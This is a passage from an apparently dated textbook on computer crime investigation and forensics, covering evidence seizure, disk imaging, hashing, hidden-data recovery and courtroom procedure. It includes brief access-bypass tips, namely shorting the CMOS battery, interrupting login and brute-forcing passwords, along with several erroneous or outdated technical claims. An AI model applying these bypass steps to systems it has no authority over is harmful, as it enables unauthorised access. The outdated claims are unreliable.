- The configuration of the suspect computer, including network connections, peripheral connections, internal and external components, and system backplane
- The suspect computer display

A drawing package, such a Visio — Technical Edition, is excellent for these types of drawings. Visio allows the investigator to sketch the scene using a drag and drop graphical user interface (GUI). Most computer and network graphics, desk and furniture graphics, etc., are included with the application. The output is a professional product that is made part of the report and can be used later to recreate the environment or to present the case in court.

If the computer is on, the investigator should capture what is on the monitor. This can be accomplished by video taping what is on the screen. The best way to do this, without getting the "scrolling effect" caused by the video refresh, is to use a National Television Standards Committee (NTSC) adapter. Every monitor has a specific refresh rate (i.e. Horizontal: 30-66 KHz, Vertical: 50-90 Hz), which identifies how frequently the screen's image is redrawn. It is this redrawing process that causes the videotaped image to appear as if the vertical hold is not properly adjusted. The NTSC adapter is connected between the monitor and the monitor cable, and directs the incoming signal into the camcorder directly. The adapter converts the computer's analog signal (VGA) to a NTSC format. Still photos are a good idea too. Do not use a flash, because it can "white out" the image. Even if the computer is off, check the monitor for burnt-in images. This does not happen as much with the new monitors, but it may still help in the discovery of evidence.

Once you have reviewed and captured what's on the screen, pull the plug on the system. This is for PC-based systems only. Mini-systems or mainframes must be logically power-downed. It is best to conduct a forensic analysis (technical system review with a legal basis focused on evidence gathering) on a forensic system, in a controlled environment. If necessary, a forensic analysis can be conducted on site, but never using the suspect system's operating system or system utilities. See the section on forensic analysis for the process that should be followed.

Once the computer is turned off, remove the cover and photograph and sketch the inside of the computer. The analyst or investigator should use a static-dissipative grounding kit when working inside of the computer. You should note any peculiarities, such as booby traps. Identify each drive and its logical ID (i.e. C: drive) by tracing the ribbon cables to the I/O board.

Also identify any external drives. Once this has been completed, remove, label and pack all drives. Check the floppy drives for any media. If a disk is in the drive, remove the disk, and mark on the evidence label where it was found. Next, place a blank diskette into the floppy drive(s). Place evidence tape over the floppy drives and the on/off switch, once it is placed in the off position.

Identify, mark and pack all evidence according to the collection process under the Rules of Evidence. Identify and label all computer systems, cables, documents, disks, etc. The investigator should also seize all diskettes, backup tapes, PCMCIA disks, magnetic cartridges, optical disks, and printouts. All diskettes should be write protected. Make an entry for each in the evidence log. Check the printer. If it uses ribbons, make sure it (or at least the ribbon) is taken as evidence. Keep in mind that many of the peripheral devices may contain crucial evidence in their memory and/or buffers. Some items to consider are LAN servers, routers, printers, etc. You must check with the manufacturer on how to output the memory buffers for each device. Also, keep in mind that most buffers are stored in volatile memory. Once the power is cut, the information may be lost.

Additionally, check all drawers, closets and even the garbage for any forms of magnetic media (i.e. hard drives, floppy diskettes, tape cartridges, optical disks, etc.) or documentation. It seems that many computer literate individuals conduct most of their correspondence and work product on a computer. This is an excellent form of leads, but take care to avoid an invasion of privacy. Even media that appears to be destroyed can turn out to be quite useful. One case involved an American serviceman, who contracted to have his wife killed and wrote the letter on his computer. In an attempt to destroy all the evidence, he cut up the floppy disk, containing the letter, into 17 pieces. The Air Force Office of Special Investigations (AFOSI)was able to reconstruct the diskette and read almost all the information.

Don't overlook the obvious, especially hacker tools and any ill-gotten gains (i.e. password or credit card lists). This will help your case when trying to show motive and opportunity. The State of California has equated hacker tools to that of burglary tools; the mere possession constitutes a crime. Possession of a Red Box, or any other telecommunications instrument that has been modified with the intent to defraud, is also prohibited under U.S.C. Section 1029. Some of the hacker tools that you should be aware of are:

- Password crackers
- Network sniffers
- Automated probing tools (i.e. SATAN)
- Anonymous remailers
- War dialers
- Encryption and Steganography tools

Finally, phones, answering machines, desk calendars, day-timers, fax machines, pocket organizers, electronic watches, etc. are all sources of potential evidence. If the case warrants, seize and analyze all sources of data, both, electronic and manual. Document all activity in an Activity Log and if necessary secure the crime scene.

Surveillance

There are two forms of surveillance used in computer crime investigations. They are physical surveillance and computer surveillance. The physical surveillance can be generated at the time of the abuse, via CCTV security camera, or after the fact. When done after the fact, physical surveillance is usually performed undercover. It can be used in an investigation to determine a subject's personal habits, family life, spending habits, or associates.

Computer surveillance is achieved in a number of ways. It is done passively through audit logs or actively by way of electronic monitoring. Electronic monitoring can be accomplished via keyboard monitoring, network sniffing, or line monitoring. In any case, it generally requires a warning notice and/or explicit statement in the security policy, indicating that the company can and will electronically monitor any and all system or network traffic. Without such a policy or warning notice, a warrant is normally required.

Before you conduct electronic monitoring, make sure you review Chapters 2500 & 2700 of the Electronic Communications Privacy Act, Title 18 of the US Code as it relates to keystroke monitoring or system administrators looking into someone's account. If you do not have a banner or if the account holder has not been properly notified, the system administrator and the company can be guilty of a crime and liable for, both, civil and criminal penalties. Failure to obtain a warrant could result in the evidence being suppressed or worse yet, litigation by the suspect for invasion of privacy or violation of the ECPA.

One other method of computer surveillance that is used are "sting operations." These operations are established so as to continue to track the attacker, on-line. By baiting a trap or setting up "Honey Pots," the victim organization lures the attacker to a secured area of the system. This is what was done in the Cuckoo's Egg. The system attackers were enticed into accessing selected files. Once these files or their contents are downloaded to another system, their mere presence can be used as evidence against the suspect. This enticement is not the same as entrapment as the intruder is already predisposed to commit the crime. Entrapment only occurs when a law enforcement officer induces a person to commit a crime that the person had not previously contemplated.

It is very difficult to track and identify a hacker or remote intruder, unless there is a way to trace the call (i.e. Caller ID, wire tap, etc.). Even with these resources, many hackers meander through communication networks, hopping from one site to the next, via a multitude of telecommunications gateways and hubs, such as the Internet! Bill Cheswick, author of Firewalls and Internet Security, refers to this a "connection laundering." Additionally, the organization can not take the chance of allowing the hacker to have continued access to their system and potentially cause any additional harm.

Telephone traps require the equivalent of a search warrant. Additionally, the victim will be required to file a criminal report with law enforcement and must show probable cause. If sufficient probable cause is shown, a warrant will be issued and all incoming calls can be traced. Once a trace is made, a pen register is normally placed on the suspects phone to log all calls placed by the suspect. These entries can be tied to the system intrusions based upon the time of the call and the time the system was accessed.

Investigative and Forensic Tools

Exhibit 2, although not exhaustive, identifies some of the investigative and forensic tools that are commercially available. The first table identifies the hardware and software tools that should be part of the investigator's toolkit, while the second table identifies forensic software and utilities.

Other Investigative Information Sources

When conducting an internal investigation it is important to remember that the witness statements and computer-related evidence are not the only sources of information useful to the investigation. Personnel files provide a wealth of information related to an employee's employment history. It may show past infractions by the employee or disciplinary action by the company. Telephone and fax logs can possibly identify any accomplices or associates of subject. At a minimum they will identify the suspects most recent contacts. Finally, security logs, time cards, and check-in sheets will determine when a suspected insider had physical access to a particular system.

Investigative Reporting

The goal of the investigation is to identify all available facts related to the case. The investigative report should provide a detailed account of the incident, highlighting any discrepancies in witness statements. The report should be a well organized document that contains a description of the incident, all witness statements, references to all evidentiary articles, pictures of the crime scene, drawings and schematics of the computer and the computer network (if applicable), and finally, a written description of the forensic analysis. The report should state final conclusions, based solely

Investigative Tools	
Investigation and Forensic Toolkit Carrying Case	Static Charge Meter
Cellular Phone	EMF/ELF Meter (Magnetometer)
Laptop Computer	Gender Changer (9 Pin and 25 Pin)
Camcorder w/NTSC adapter	Line Monitor
35mm Camera (2)	RS232 Smart Cable
Wide Angle & Telephoto Lens	Nitrile Anti-static Gloves
Night Vision Adapter for Camera and Camcorder	Alcohol Cleaning Kit
Polaroid Camera	CMOS Battery
Tape Recorder (VOX)	Extension Cords
Scientific Calculator	Power Strip
Label Maker	Keyboard Key Puller
Crime Scene/Security Barrier Tape	Cable Tester
PC Keys	Breakout Box
IC Removal Kit	Transparent Static Shielding Bags (100 Bags)
Compass	Anti-Static Sealing Tape
Diamond Tip Engraving Pen Extra Diamond Tips	Serial Port Adapters (9 Pin 25 Pin & 25 Pin 9 Pin)
Felt Tip Pens	Foam-Filled Carrying Case
Evidence Seals (250 Seals/Roll)	Static-Dissipative Grounding Kit w/Wrist Strap
Plastic Evidence Bags (100 Bags)	Foam-Filled Disk Transport Box
Evidence Labels (100 Labels)	Computer Dusting System (Air Spray)
Evidence Tape--2" X 165'	Small Computer Vacuum
Tool Kit containing: Screwdriver Set (inc. Precision Set) Torx Screwdriver Set 25' Tape Measure Razor Knife Nut Driver Pliers Set LAN Template Probe Set Neodymium Telescoping Magnetic Pickup Allen Key Set Alligator Clips Wire Cutters Small Pry Bar Hammer Tongs and/or Tweezers	Printer and Ribbon Cables 9 Pin Serial Cable 25 Pin Serial Cable Null Modem Cable Centronics Parallel Cable 50 Pin Ribbon Cable LapLink Parallel Cable Telephone Cable for Modem
Cordless Driver w/Rechargeable Batteries (2)	Batteries for Camcorder, Camera, Tape Recorder, etc. (AAA, AA, 9-volt)
Pen Light Flashlight	
Magnifying Glass 3 1/4"	
Inspection Mirror	

Exhibit 2. Investigative and Forensic Tools (continues)

Computer Supplies	Software Tools
Diskettes: 3 1/2" Diskettes (Double & High Density Format) 5 1/4" Diskettes (Double & High Density Format)	Sterile O/S Diskettes
Diskette Labels	Virus Detection Software
5 1/2" Floppy Diskette Sleeves	SPA Audit Software
3 1/2" Floppy Diskette Container	Little-Big Endian Type Application
CD-ROM Container	Password Cracking Utilities
Write Protect labels for 5 1/4" Floppies	Disk Imaging Software
Tape and Cartridge Media 1/4" Cartridges 4mm & 8mm DAT Travan 9-Track/1600/6250 QIC Zip Drives Jazz Drives	Auditing Tools Test Data Method Integrated Test Facility (ITF) Parallel Simulation Snapshot Mapping Code Comparison Checksum
Hard Disks IDE SCSI	File Utilities (DOS, Windows, 95, NT, Unix)
Paper 8 1/2 x 11 Laser Paper 80 Column Formfeed 132 Column Formfeed	Zip/Unzip Utilities
Miscellaneous Supplies	**Miscellaneous Supplies**
Paper Clips	MC60 Microcassette Tapes
Scissors	Camcorder Tapes
Rubber Bands	35mm Film (Various Speeds)
Stapler and Staples	Polaroid Film
Masking Tape	Graph Paper
Duct Tape	Sketch Pad
Investigative Folders	Evidence Checklist
Cable Ties/Labels	Blank Forms -- Schematics
Numbered and Colored Stick-on Labels	Label Maker Labels

Exhibit 2. (continued)

on the facts. It should not include the investigator's opinions, unless he is an expert. Keep in mind that all documentation related to the investigation is subject to discovery by the defense, so be careful about what is written down!

COMPUTER FORENSICS

Computer forensics is the study of computer technology as it relates to the law. The objective of the forensic process is to learn as much about the

suspect system as possible. This generally means analyzing the system using a variety of forensic tools and processes. Bear in mind that the examination of the suspect system may lead to other victims and other suspects. The actual forensic process will be different for each system analyzed, but the following guidelines should help the investigator/analyst conduct the forensic analysis.

There are many tools available to the forensic analyst to assist in the collection, preservation and analysis of computer-based evidence. The makeup of a forensic system will vary from lab to lab, but at a minimum, each forensic system must have the ability to:

- Conduct a Disk Image Backup of the Suspect System
- Authenticate the File System
- Conduct Forensic Analysis in a Controlled Environment
- Validate Software and Procedures

Before analyzing any system it is extremely important to protect the systems and disk drives from static electricity. The analyst should always use an anti-static or static-dissapative wristband and mat before conducting any forensic analysis.

Conduct a Disk Image Backup of the Suspect System

A disk image backup is different from a file system backup in that it conducts a bit level copy of the disk, sector-by-sector, rather then merely copying the system files. This process provides the capability to back up deleted files, unallocated clusters and slackspace. The backup process can be accomplished by using either disk imaging hardware, such as the ImageMaster 1000, or through a variety of software programs. Most of these programs run under DOS or Windows and will back up most any type of hard disk or floppy disk, regardless of the operating system. The image backup process is conducted as depicted in Exhibit 3.

Authenticate the File System

File system authentication helps to ensure the integrity of the seized data and the forensic process. Before actually analyzing the suspect disk, a message digest is generated for all system directories, files and disk sectors. A message digest is a signature that uniquely identifies the content of a file or disk sector. It is created using a one-way hashing algorithm. In the past a 32-bit CRC32 algorithm was used, but due to the advancements in cryptographic research and along with more powerful machines, two more advanced, one-way hashing algorithms are now being used. MD5 is a 128-bit hash, while SHA is a 160-bit hash. These strong cryptographic hashing algorithms virtually guarantee the integrity of the processed data. Doing

Step	Disk Image Backup Procedure
1	Remove the internal hard disk(s) from suspect machine and label (if not already done). Make a note of which logical disk you are removing. Follow the ribbon cables from the disk to the I/O board to accomplish this task. It is a good idea to photograph the inside of the system including the connections to the I/O boards and disk drives.
2	Identify the type of disk (i.e. IDE or SCSI). Identify the make and model.
3	Identify the disk capacity. Make a note of cylinders, heads and sectors.
4	Place each disk, one at a time, in a clean forensic examination machine as the next available drive. Beware that the suspect disk may have a virus (keep only the minimal amount of software on the forensic examination machine). Note, if you are using a hardware-based disk duplication method (i.e. ImageMaster 1000), then this step is not necessary.
5	Backup (Disk Image) the suspect disk(s) to tape—Make at least 4 copies of each suspect disk
6	Check the disk image backup logs to make sure that there were no errors during the backup process.
7	Place the original suspect disk(s), along with one of the backup tapes, and backup logs, in the appropriate container. Seal, mark and log into evidence.
8	Return a copy of the original disk to the victim (if applicable)
9	Use the last two copies for the forensic analysis (one is used for file authentication)

Exhibit 3. Image Backup Process

this now will help refute any argument by the defense, that the evidence was tampered with.

The concept of a one-way hash, using MD5 for example, is that a file is read into memory. The file is then processed, bit by bit, until it reaches the end of the file. The hashing process creates a 128-bit signature for the file that is based upon the file content. Even the change of a single bit will change the signature produced by the hashing algorithm. The significance of the one-way hash is that it only works one way. Knowledge of the hash value can not produce the file content itself.

The only problem with executing the authentication process is that it will change the file's last access time. The mere process of reading the file, to produce the hash value will change this time. That is why a separate backup is used for the authentication process.

Conduct Forensic Analysis in a Controlled Environment

After restoring at least one of the backup tapes to a disk, of equal capacity to the original disk (identical disk, if possible), the restored data should be analyzed. This should be done in a controlled environment on a forensic system. Everything on the system must be checked, starting with the file system and directory structure. The analyst should create an organizational chart of the disk file system and then inventory all files on the disk.

There are a number of commercially available utilities that allow the analyst to quickly create a directory tree, list system files, identify hidden files, and to conduct keyword searches. The analyst should make notes during each step in the process, especially when restoring hidden or deleted files, or modifying the suspect system (i.e. repairing a corrupted disk sector w/Norton Utilities). The analyst should also note that what may have happened on the system may have resulted from error or incompetence rather from than a malicious user. It is a good idea to check for viruses at this point to, first, note their existence, and secondly, to avoid potential contamination.

Since forensic analysis can be a laborious and time-consuming process, it is sometimes better to distribute the workload to, both, other analyst and case agents. Since it would be too costly to have multiple forensic systems and to have to replicate the suspect data on multiple hard drives, it may be more effective to make CD copies of the hard disk contents that can be distributed and analyzed by different individuals. This is certainly more cost effective and may possibly accelerate the analysis process.

When using CD-R or WORM (Write Once Read Many) technology, the data should be structured in way that will enhance the forensic process. One method of data organization that works quite well is to create a logical directory structure that will store and organize all data from the target disk. This should include all files and directories from the original file structure, deleted files, hidden files, data in slack space, data in unallocated space, compressed data, encrypted data and data generated from search results.

To initiate this process, the analyst should copy (file copy) the complete file structure, starting from the root directory, from the image copy to a newly created hard disk partition. This type of copy will not pick up deleted files, data in slack space, or data in unallocated space, therefor the analyst must manually copy this data from the target system to the new disk partition. Before copying this data, individual sub-directories must be created for each data type: DELETED, SLACK, UNALLOC. The file copy process will copy the swap file, but it may be best to move the file to a SWAP sub-directory. The next step in the process is to review the information in the original file system, looking for files with hidden file attributes, compressed files, encrypted files and files that meet the criteria of key-word searches. These, too, should be copied to specific directories, so that later it is understood where the data came from. The following directories should be created to store and organize this data: HIDDEN, COMPRESS, ENCRYPT, and SEARCH.

The final process is to use a disk editor utility to look for “BAD” clusters that have data in them and to run key-word searches at the disk editor level

(below the operating system). Any data found during this analysis should be copied to the newly created file system. A BAD sub-directory can be created under the HIDDEN sub-directory and an EDITOR sub-directory can be created under the SEARCH sub-directory. Once the new file system is populated with all the data, the information can be burnt into a CD-R or WORM drive. This information can then be made available to other forensic analysts or case agents. If damaging evidence is discovered upon review of the data stored on the CD-R or WORM drive, the original information can easily be recovered from the original image copy.

A quick background on file times should be given before continuing on. Most computer systems, including Windows 95, NT and UNIX store three values for file times: creation time, update time, last access time. Any or all of these file times may have an impact on the investigation. The access time is the one most susceptible to modification because any read to access to the file changes this time. The image backup will not change this time, but the file authentication process will! The creation time is the time the file was originally created. It is not accessible from the file manager or the DIR command. The update time is the time the file was last modified (written to). This is the time the file manager displays. The last access time is recorded whenever any other program or command, including read, copy, etc touches the file. This time is also not accessible from the file manager but can be seen in the under file properties.

When searching through files and directories, the first things to look for are file names or document content that have case-relevant names. For example, if the case you are working is an espionage or theft of trade secrets case, then look for file names with the word (or partial word) of the trade secret item itself. If trade secret was related to the release of a new, database software product, called SplitDB, then look for files with the name "split.xls," "db.doc," or "database.ppt." Another search may find the word "split," "db," or "database" in the body of a word processing document (i.e. a hidden file named sys.dll with the following phase, "For this database structure to work effectively..."). Another indicator that something is afoul, is when the file extension doesn't match the file signature. All files have a signature, which identify the type of file, somewhere in the first 50 characters of the file. This file signature normally correlates to a particular file extension. For example, a bitmap graphic file normally has a file extension of .bmp and a file signature of BM as the first two bytes of the file. If these two items do not match up, then it may mean that someone modified the file extension to hide the presence of the file. A pedophile can use this technique to hide a bitmap image containing child pornography in the c:\windows\system directory as system.dll. A cursory review of the system may miss this file completely, thinking that it is a Windows system file, when in fact it is damaging evidence.

Search Tools. There are many search tools that can assist the forensic analyst in his endeavor to locate damaging evidence. Most of these tools are commercial off-the-shelf (COTS) applications that were created for some other reason, other than forensics. It just so happens that these applications work well in a forensic environment. Norton Utilities, although not the end all, is a must for all forensic investigators. Norton provides file searching utilities, disk editor functions, data recovery, etc. Some other tools are listed below:

- Quick View Plus
- Expert Witness
- Computer Forensics Laboratory
- Drag and View
- Rescue Professional
- Super Sleuth
- Outside/In

Searching for Obscure Data. Once the basic analysis is complete, the next step is to conduct a more detail analysis of more obscure data. It may be necessary to use forensic data recovery techniques to locate and recover:

- Hidden files
  - Hidden by attributes
  - Hidden through steganography
  - Hidden in slack space
  - Hidden in good clusters marked as BAD
- Modifying the size of the file in the directory entry
- Hidden directories
- Erased or deleted files
- Reformatted media
- Encrypted data
- Overwritten (wiped) files

The fact that a file is hidden is a good indicator of its evidentiary value. If someone took the time to hide the file, it was probably hidden for a reason. The simplest way to hide a file is to alter the file attribute to Hidden, System, or Volume Label. Files with these attributes do not normally appear in a DIR listing or even in the Windows file manager. Simply changing the attribute back will make the file accessible. Files with the Hidden attribute set are usually further hidden in a hidden directory. An example of hidden directory would be the .directory in UNIX or creating a directory with the ALT 255 character in a Windows or DOS system. Many times these hidden directories are deeply nested to avoid discovery. The "chkdsk" utility will display the number of hidden files on the DOS system, while Norton Utilities will display a listing of the hidden file and its location.

A file can also be hidden in slack space. Slack space is the area left over in a cluster that is not utilized by a file. For example, if a 2K file is stored in a 32K cluster, then there is 30K of slack space, which may contain data from a previous file. This area can also be used to hide data. A cluster, which is the basic allocation unit, is the smallest unit of space that DOS uses for a file. The amount of slack space for a given file varies based upon the file size and cluster size. The cluster size usually expands as hard disk capacity increases.

Another, more elaborate way to hide data is to first, write data to a file in the normal way. When this is complete, the suspect can use a disk editor to ascertain the sector and cluster of the newly created file, go to that cluster and mark the cluster as BAD. When the operating system sees a BAD cluster, it simply ignores the area. The data is still present on the disk even though it can not be accessed. The analyst will need to locate the cluster by using a sector searching utility, then go to the specific cluster and remove the BAD label.

Files and directories can also be deleted. But when DOS or Windows deletes a file, it only changes the first character of the file name to 0xE5, which merely makes the file space available. The file is not actually removed. The data in the cluster previously allocated by the file is still available until overwritten by a new file. On DOS and Windows systems, the analyst can use the un-erase utility to recover deleted files. These utilities only recover the first cluster that the file occupied. If the file occupied multiple clusters, this data may be lost, as the cluster chain is no longer available. Cluster chains can be re-built although not reliably.

If the disk is formatted, the analyst can attempt to use the "un-format" command in the DOS or Windows environment. If the disk has been wiped, which is also known as shredding, the data is not easily recoverable. The cost of recovery is usually exorbitant, far exceeding the initial loss.

Steganography. Steganography is the art of hiding communications. Unlike encryption, which utilizes an algorithm and a seed value to scramble or encode a message in order to make it unreadable, Steganography makes the communication invisible. This takes concealment to the next level — that is to deny that the message even exists. If a forensic analyst were to look at an encrypted file, it would be obvious that some type of cypher process has been used. It is even possible to determine what type of encryption process was used to encrypt the file, based upon a unique signature. However, Steganography hides data and messages in a variety of picture files, sound files and even slack space on floppy diskettes. Even the most trained security specialist or forensic analyst may miss this type of concealment during a forensic review.

Steganography simply takes one piece of information and hides it within another. Computer files, such as images, sound recordings, and slack space contain unused or insignificant areas of data. For example, the least significant bits of a 24-bit bitmap image can be used to hide messages, usually without any material change in the original file. Only through a direct, visual comparison of the original and processed image can the analyst detect the possible use of Steganography. Since many times the suspect system only stores the processed image, the analyst has nothing to use as a comparison and generally has no way to tell that the image in question contains hidden data. There is research underway that will help in the forensic process when dealing with Steganography. New tools are being developed that will look at the file contents to determine if there is a Steganographic signature within the file. But with over 25 different types of Steganography being used today, this new research may take some time.

Review Communications Programs. A good source of contact and associate information can many times be found on-line. Since many technically competent individuals use technology for the same reasons businesses do, electronic Rolodexes, databases of contacts, and communication programs should be searched. Applications like Microsoft Outlook, ACT and others can be tremendously beneficial during an investigation to link your suspect to other individuals or businesses. Some computers store Caller ID files, while others may contain war dialer (or demon dialer) logs. Review communications programs, such as Procomm, to ascertain if any numbers are stored in the application.

Microprocessor Output. One final note, before moving on to the next step in the forensic process, is to understand that not all microprocessors are created equal. If a forensic analyst is forced to dump the contents of a file in binary or hexadecimal format, he must not only understand how to read these hieroglyphic notations, but must know the type of microprocessor that produced the output. For example, the Intel 30286 is a 16-bit, little endian processor. A 16-bit microprocessor is capable of working with binary numbers of up to 16 places or bits. That translates to the decimal number 65,536. The Intel 30486 and newer Pentium processors are 32-bit computers, capable of handling binary numbers of up 32 bits or up to the decimal number 4,294,967,296. The little endian attribute of the Intel chip signifies the byte, not bit, ordering sequence. In this case the bytes are reversed, where the high order byte(s) is stored low order byte location. A big endian processor does not reverse the byte order. It is important to understand that the same value dumped out on two different systems may produce different results.

Reassemble and Boot Suspect System (with Clean Operating System)

The next step in the process is to reassemble the suspect system, using one of the copies of the suspect disk. Place a clean copy of the forensic operating system (usually DOS or Windows) into the floppy drive. Start the boot process and enter the CMOS setup. Check the CMOS to make sure that the boot sequence looks to the floppy drive first, then the hard disk second. This will allow the investigator to boot from the clean operating system diskette. Also, if the system is password protected at the CMOS level, remove and reinstall or short out the CMOS battery. Continue with the boot process and pay particular attention to the Boot-up process, looking for a modified BIOS or EPROM.

It is very important to boot from a clean operating system, as the target system utilities may contain a Trojan Horse or Logic Bomb that will do other than what's intended. (e.g. Modified command.com—conducting a Delete with the Dir command). The first thing to do once the system is booted is to check the system time. This time, even if not accurate, will give the analyst or investigator a reference for all file times. After the system time is obtained, run a complete Systems Analysis Report. This report should, at a minimum, provide the following:

- System Summary—contains basic system configuration
- Disk Summary
- Memory Usage w/Task List
- Display Summary
- Printer Summary
- TSR Summary
- DOS Driver Summary
- System Interrupts
- CMOS Summary
- Listing of all environment variables as set by Autoexec.bat, config.sys, win.ini, system.ini, etc.

Audit trails can be viewed any time subsequent to the image backup, but before a through analysis can be completed, the analyst will need a time reference, which is obtained from booting the suspect system. Check the audit logs for system and account activity. Check with the victim organization to ascertain if the Audit logs are used in the normal course of business. The following questions must be asked:

- Is there a corporate security policy on how the logs are to be used? If so, has the policy been followed?
- What steps have been taken to ensure the integrity of the audit trail?
- Has the audit trail been tampered with? If so, when?

Boot Suspect System (with Original Operating System)

The next step in the forensic process is to boot the target system using the original, target system operating system. This is done to see if any rouge programs were left on the system. The analyst should let the system install all background programs (Set by autoexec.bat and config.sys). Once this has been done, the analyst should check what programs (including TSR's) are running and what system interrupts have been set. The goal is to learn if there are any Trojan Horses or other rouge programs, such as keystroke monitors, activated. Execute some of the basic operating system commands to see if the command.com file had been altered.

Searching Backup Media

Remember that if the data is not on the hard disk, it may be on backup tapes or some other form of backup media. Even if the data was recently deleted from the hard disk, there may be a backup that has all of the original data. Many times a "snapshot" of the system is taken on a weekly or monthly basis and saved in the long term archives for disaster contingency purposes. Search for PCMCIA flash disks, floppy diskettes, optical disks, Ditto tapes, Zip and Jazz cartridges, Kangaroo drives, or any other form of backup media. Restore and review all data. Many organizations store backups off-site, and although a warrant may be required to obtain the media, don't forget to ascertain if this practice is being done. Before analyzing floppy diskettes, always write-protect the media.

Searching Access Controlled Systems and Encrypted Files

During a search the investigator may be confronted with a system which is secured physically and/or logically. Some physical security devices, such as CPU key locks, prevent only a minor obstacle, whereas other types of physical access control systems may be harder to break.

Logical access control systems may pose a more challenging problem. The analyst may be confronted with a software security program that requires a unique user-name and password. Some of these systems can be simply bypassed by entering a control-c or some other interrupt command. The analyst must be cautious that any of these commands may invoke a Trojan horse routine that may destroy the contents of the disk. A set of "password cracker" programs should be part of the forensic tool-kit. The analyst can always try to contact the publisher of the software program in an effort to gain access. Most security program publishers leave a back door into their systems.

The investigator should look around the suspects work area for documents that may provide him with a clue to the proper user-name/password combination. Check desk drawers, the suspect's Rolodex, acquaintances,

friends, etc. It may be possible to compel a suspect to provide access information. It is a good idea to first ask the suspect for his password, before going through the process of compelling him to do so. The following cases set precedence for ordering a suspect, whose computer is in the possession of law enforcement, to divulge password or decryption key:

- Fisher v US (1976), 425 US 391, 48 LED2 39
- US v Doe (1983), 465 US 605, 79 LED2d 552
- Doe v US (1988), 487 US 201, 101 LED2d 184
- People v Sanchez (1994) 24 CA4 1012

The caveat is that the suspect might use this opportunity to command the destruction of potential evidence. The last resort may be that the system needs to be hacked. This can be done as follows:

- Search for passwords written down (It may be part of the evidence collected)
- Try words, names or numbers that are related to the suspect
- Call the software vendor and request their assistance (Some charge for this)
- Try to use password cracking programs which are readily available on the net
- Try a brute force or dictionary attack

LEGAL PROCEEDINGS

A brief description of the legal proceedings that occur subsequent to the investigation are necessary so the victim and the investigative team understand the full impact of their decision to prosecute. The post-incident legal proceedings generally result in additional cost to the victim, until the outcome of the case, at which time they may be reimbursed.

Discovery and Protective Orders

Discovery is the process whereby the prosecution provides all investigative reports, information on evidence, list of potential witnesses, any criminal history of witnesses, and any other information except how their going to present the case to the defense. Any property or data recovered by law enforcement will be subject to discovery if a person is charged with a crime. However, a protective order can limit who has access, who can copy, and the disposition of the certain protected documents. These protective orders allow the victim to protect proprietary or trade secret documents related to a case.

Grand Jury and Preliminary Hearings

If the defendant is held to answer in a preliminary hearing or the grand jury returns an indictment, a trial will be scheduled. If the case goes to trail,

interviews with witnesses will be necessary. The victim company may have to assign someone to work as the law enforcement liaison.

The Trial

The trail may not be scheduled for some time based upon the backlog of the court that has jurisdiction in the case. Additionally, the civil trial and criminal trial will occur at different times, although much of the investigation can be run in parallel. The following items provide tips on courtroom testimony:

- The prosecutor does not know what the defense attorney will ask.
- Listen to the questions carefully to get the full meaning and to determine that this is not a multiple part or contradictory question.
- Do not answer quickly; Give the prosecutor time to object to the defense questions that are inappropriate, confusing, contradictory or vague.
- If you do not understand the question, ask the defense attorney for an explanation, or answer the question by stating "I understand your question to be . . ."
- You can not give hearsay answers. This generally means that you can not testify to what someone has told you.
- Do not lose your temper and get angry as this may affect your credibility.
- You may need to utilize expert witnesses.

Recovery of Damages

To recover the costs of damages, such as reconstructing data, re-installing an uncontaminated system, repairing a system, or investigating a breach, you can file a civil law suit against the suspect in either Superior Court or Small Claims Court.

Post Mortem Review

The purpose of the Post Mortem review is to analyze the attack and close the security holes that led to the initial breach. In doing so, it may also be necessary to update the corporate security policy. All organizations should take the necessary security measures to limit their exposure and potential liability. The security policy should include an:

- Incident Response Plan
- Information Dissemination Policy
- Incident Reporting Policy
- Electronic Monitoring Statement
- Audit Trail Policy

- Inclusion of a Warning Banner—This should:
  - Prohibit unauthorized access and;
  - Give notice that all electronic communications will be monitored

One final note is that many internal attacks can be avoided by conducting background checks on potential employees and consultants.

SUMMARY

As you probably gleaned from this chapter, computer crime investigation is more an art than a science. It is a rapidly changing field that requires knowledge in many disciplines. But although it may seem esoteric, most investigations are based on traditional investigative procedures. Planning is integral to a successful investigation. For the internal investigator, an Incident Response Plan should be formulated prior to an attack. The Incident Response Plan will help set the objective of the investigation and will identify each of the steps in the investigative process. For the external investigator, investigative planning may have to happen post incident. It is also important to realize that no one person will have all the answers and that teamwork is essential. The use of a Corporate CERT Team is invaluable, but when no team is available, the investigator may have the added responsibility of building a team of specialists.

The investigator's main responsibility is to determine the nature and extent of the system attack. From there, with knowledge of the law and forensics, the investigative team may be able to piece together who committed the crime, how and why the crime was committed, and maybe more importantly, what can be done to minimize the potential for any future attacks. For the near term, convictions will probably be few, but as the law matures and as investigations become more thorough, civil and criminal convictions will increase. In the mean time, it is extremely important that investigations be conducted so as to better understand the seriousness of the attack and the overall impact to business operations

Finally, to be successful, the computer crime investigator must, at a minimum, have a thorough understanding of the law, the rules of evidence as they relate to computer crime, and computer forensics. With this knowledge, the investigator should be able to adapt to any number of situations involving computer abuse.

What Happened?

Kelly J. Kuchta, CPP, CFE

Envision coming across the dead bodies and the related carnage of a crime scene at night. It is a place of chaos and confusion, smoke, shadows, and debris. Victims wander around dazed and stumble into each other; bystanders and the curious mill around in anxious speculation and anticipation. No one really knows what happened, or even when. They just know that it has happened. The authorities are supposedly on the way. Then suddenly, someone runs up to you and puts you in charge. Why? Because you know the neighborhood.

This sounds like a nightmare and in reality, it is — especially when the crime scene is somewhere in your network and involves your information systems.

I use the crime scene analogy because forensics issues involving information systems are like a crime scene. From decades of watching TV cop shows (or the O.J. trial), most people know that you do not trample over evidence because valuable information and clues about the crime could be inadvertently destroyed or tainted. At the crime scene, we know to check to see whether there is anyone who needs medical assistance and then just pick up the phone and dial 911 — thereby letting those who have the requisite training, background, and expertise analyze the crime scene and work it.

What do you do when you find out later that something bad has happened in your network and you need information about an event in the past? If someone in your organization has the appropriate skills, that person will appreciate early notice about the incident and your efforts to leave the crime scene intact.

As emergency personnel will often tell you, the initial decisions made following an incident have the greatest impact on the outcome. Today's information systems usually do not leave many outward signs that something is terribly wrong. Actually, it is the people that using the system who will provide insight into incidents.

With increasing frequency, we are seeing theft of confidential data and other misuse of computers. The best advice I can give people and corporations in handling future incidents is to develop a "behavioral pattern matrix" (see Exhibit 148.1) of personnel security-related events that need closer scrutiny (more on this later) and when in doubt preserve the evidence by removing the hard drive of the victimized computer. Hard drives are inexpensive, and the amount of downtime from pulling a hard drive and installing a new hard drive with your organizations' standard loadset is minimal. The effort to do this can save the organization money and headaches.

